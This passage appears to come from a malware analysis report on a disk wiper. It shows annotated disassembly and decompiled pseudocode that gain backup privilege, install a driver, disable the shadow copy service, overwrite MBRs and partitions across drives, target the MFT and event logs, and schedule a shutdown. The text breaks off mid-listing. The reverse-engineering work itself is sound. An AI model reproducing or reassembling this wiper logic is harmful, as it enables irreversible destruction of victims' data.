
loc_403E70:
push    offset sub_401D10
lea     edx, [esp+534h+var_514]
mov    ecx, esi
call    _401D60_PhysicalDrive_corruptMBR? WIPE
inc    esi
cmp    esi, 64h ; 'd' ; 'd' 64h=100
jle   short loc_403E70

; Bottom block
lea    eax, [esp+530h+var_514]
mov    edx, 1
push   eax      ; int
mov    ecx, offset pszStart : "C:\System Volume Information"
call   _404C00_Handle_File_Info_read_ops_to_act_on_NTFS
mov    edi, [esp+530h+SystemTimeAsFileTime.dwLowDateTime]
lea    eax, [esp+530h+TokenHandle]
mov    esi, [esp+530h+SystemTimeAsFileTime.dwHighDateTime]
push   eax      ; lpSystemTimeAsFileTime
call   ds:GetSystemTimeAsFileTime ; get current system time
mov    ecx, [esp+530h+var_51C]
mov    eax, [esp+530h+TokenHandle]
sub    ecx, esi
xor    esi, esi
sub    eax, edi
imul  edi, [esp+530h+var_50C.dwLowDateTime], 0EA60h
push   esi
push   2710h
push   ecx
push   eax
call   sub_401000
sub    edi, eax
sbb    esi, edx
test   esi, esi
jg    short loc_403EE0

```







*Pseudocode of the Start function*

```

LookupPrivilegeValueW(0, L"SeBackupPrivilege", (PLUID)v9 + 2);
v36 = 0;
v35 = 0;
v34 = 0;
v33 = (PTOKEN_PRIVILEGES)v9;
*(DWORD *)v9 = 2;
*((DWORD *)v9 + 3) = 2;
*((DWORD *)v9 + 6) = 2;
AdjustTokenPrivileges((HANDLE)TokenHandle.dwLowDateTime, v32, v33, v34, v35, (PDWORD)v36);
if ( GetLastError() )
{
BEL_21:
    if ( 4029D0_Driver_Install(&v39) )
    {
        v14 = 0;
        v15 = OpenSCManagerW(0, L"ServicesActive", 0xF003Fu);
        TokenHandle.dwLowDateTime = (DWORD)v15;
        if ( v15 )
        {
            v16 = OpenServiceW(v15, L"vss", 0x22u);
            v17 = v16;
            if ( v16 )
            {
                if ( !ChangeServiceConfigW(v16, 0x10u, 4u, 0xFFFFFFFF, 0, 0, 0, 0, 0, 0, 0, 0) )
                    v14 = v11();
                ControlService(v17, 1u, 0);
                CloseServiceHandle(v17);
                CloseServiceHandle((SC_HANDLE)TokenHandle.dwLowDateTime);
            }
            else
            {
                v14 = v11();
                CloseServiceHandle((SC_HANDLE)TokenHandle.dwLowDateTime);
            }
        }
        else
        {
            v14 = v11();
        }
        SetLastError(v14);
        if ( GetModuleFileNameW(0, Filename, 0x104u) )
            4023C0_Read_Write_On_Disk(Filename);
        for ( i = 0; i <= 100; ++i )           // scan until 100 disk?
            401D60_PhysicalDrive_corruptMBR__WIPE(sub_401D10); // wipe the partition
        404C00_Handle_File_Info_read_ops_to_act_on_NTFSL("C:\\System Volume Information", 1, (int)&v40);
        dwHighDateTime = SystemTimeAsFileTime.dwHighDateTime;
        GetSystemTimeAsFileTime(&TokenHandle);
        v20 = 60000 * v42.dwLowDateTime;
        v21 = v20 - sub_401000(TokenHandle.dwLowDateTime - v20, TokenHandle.dwHighDateTime - dwHighDateTime, 10000, 0);
        if ( v21 < 0 )
            LODWORD(v21) = 0;
        Parameter = v21;
        TokenHandle.dwLowDateTime = (DWORD)CreateThread(0, 0, 403B40_ShutDown, &Parameter, 0, 0);
        hEvent[0] = CreateEventW(0, 1, 0, 0);
        Thread = CreateThread(0, 0, 4034D0_Hide_NTFS_operations, hEvent, 0, 0);
        v23 = Thread;
        if ( Thread && Thread != (HANDLE)-1 )
            SetThreadPriority(Thread, -2);
        sub_4027F0(&v39);
        v24 = CreateThread(0, 0, sub_402870, &v40, 0, 0);
        v25 = v24;
        if ( v24 && v24 != (HANDLE)-1 )
            SetThreadPriority(v24, -2);
        FileAttributesW = GetFileAttributesW(L"C:\\Windows\\SYSVOL");
        if ( FileAttributesW != -1 && (FileAttributesW & 0x10) != 0 )
        {
            WaitForSingleObject(v25, 0x2BF20u);
            ExitProcess(0);
        }
        for ( j = 0; j <= 100; ++j )
            401D60_PhysicalDrive_corruptMBR__WIPE(401B80_NTFS_FAT); // choose partition and wipe
        sub_4038A0(402290_MFT, &v37);
        403620_Find_Data(4028D0_ntUser_relative, &v37);
        403620_Find_Data(sub_402890, &v37);
        404C00_Handle_File_Info_read_ops_to_act_on_NTFSL("\\\\?\\C:\\Windows\\System32\\winevt\\Logs", 1, (int)&v37);
        ...
    }
}

```


*\_4029D0\_Driver\_Install function → INITIALIZATION : OS check to launch the adapted driver.*


```
; int __thiscall 4029D0_Driver_Install(void *this)
_4029D0_Driver_Install proc near

SubKey= word ptr -8A8h
Destination= word ptr -6A0h
var_498= _OFSTRUCT ptr -498h
ReOpenBuf= _OFSTRUCT ptr -410h
pszDest= word ptr -388h
VersionInformation= _OSVERSIONINFOEXW ptr -180h
var_5C= dword ptr -5Ch
var_58= dword ptr -58h
var_54= dword ptr -54h
var_50= dword ptr -50h
var_4C= dword ptr -4Ch
var_48= dword ptr -48h
var_44= dword ptr -44h
var_40= dword ptr -40h
var_3C= dword ptr -3Ch
var_38= dword ptr -38h
var_34= dword ptr -34h
var_30= dword ptr -30h
var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
nNumberOfBytesToWrite= dword ptr -18h
lpBuffer= dword ptr -14h
var_10= dword ptr -10h
Data= byte ptr -0Ch
var_8= dword ptr -8
phkResult= dword ptr -4

push    ebp
mov     ebp, esp
sub    esp, 8ACh
push    ebx
push    esi
push    edi
xor    ebx, ebx
mov    [ebp+var_20], ecx
push    208h           ; Size
lea     eax, [ebp+pszDest]
mov    [ebp+var_24], 0
push    ebx             ; Val
push    eax             ; void *
mov    [ebp+var_1C], 0
mov    [ebp+var_8], ebx
mov    [ebp+var_5C], ebx
call    memset
add    esp, 0Ch
push    offset ModuleName , "kernel32.dll"
call    ds:GetModuleHandleW ; Return a handle to the specified module kernel32.dll
push    offset psz2      ; "\?\?\\""
mov    edi, eax
lea     eax, [ebp+pszDest]
push    104h            ; cchDest
push    eax             ; pszDest
call    ds:wsprintfW
add    esp, 0Ch
mov    [ebp+var_10], eax
test   edi, edi
jz     short loc_402A6B
```

```
mov    esi, ds:GetProcAddress
push    offset ProcName , "Wow64RevertWow64FsRedirection"
push    edi             ; hModule
call    esi ; GetProcAddress
push    offset aWow64revertWow64FsRedirection ; "Wow64RevertWow64FsRedirection"
push    edi             ; hModule
mov    ebx, eax
call    esi ; GetProcAddress
push    offset alswow64process ; "Wow64Process"
push    edi             ; hModule
call    esi ; GetProcAddress
mov    esi, eax
test   esi, esi
jz     short loc_402A6B
```





```

loc_402BFB:
    mov     eax, [ebp+var_10]
    lea     ebx, [ebp+pszDest]
    push    104h          ; uSize
    lea     ebx, [ebx+eax*2]
    push    ebx            ; lpBuffer
    mov     dword ptr [ebp+Data], ebx
    call    ds:GetSystemDirectoryW
    test   eax, eax
    jz     loc_402F0E

```

```

push    offset pszMore    ; pszPath
lea     eax, [ebp+pszDest]
push    eax            ; pszPath
call    ds:PathAppendW
lea     eax, [ebp+pszDest]
push    eax            ; pszPath
call    ds:PathAddBackslashW
lea     eax, [ebp+pszDest]
lea     edx, [eax+2]

```

```

loc_402C46:
    mov     cx, [eax]
    add     eax, 2
    test   cx, cx
    jnz    short loc_402C46

```

```


sub     eax, edx
mov     [ebp+var_10], 1Ah
sar     eax, 1
lea     ebx, [ebp+pszDest]
mov     esi, 0FFF1h
lea     ebx, [ebx+eax*2]
nop     word ptr [eax+eax+00h]

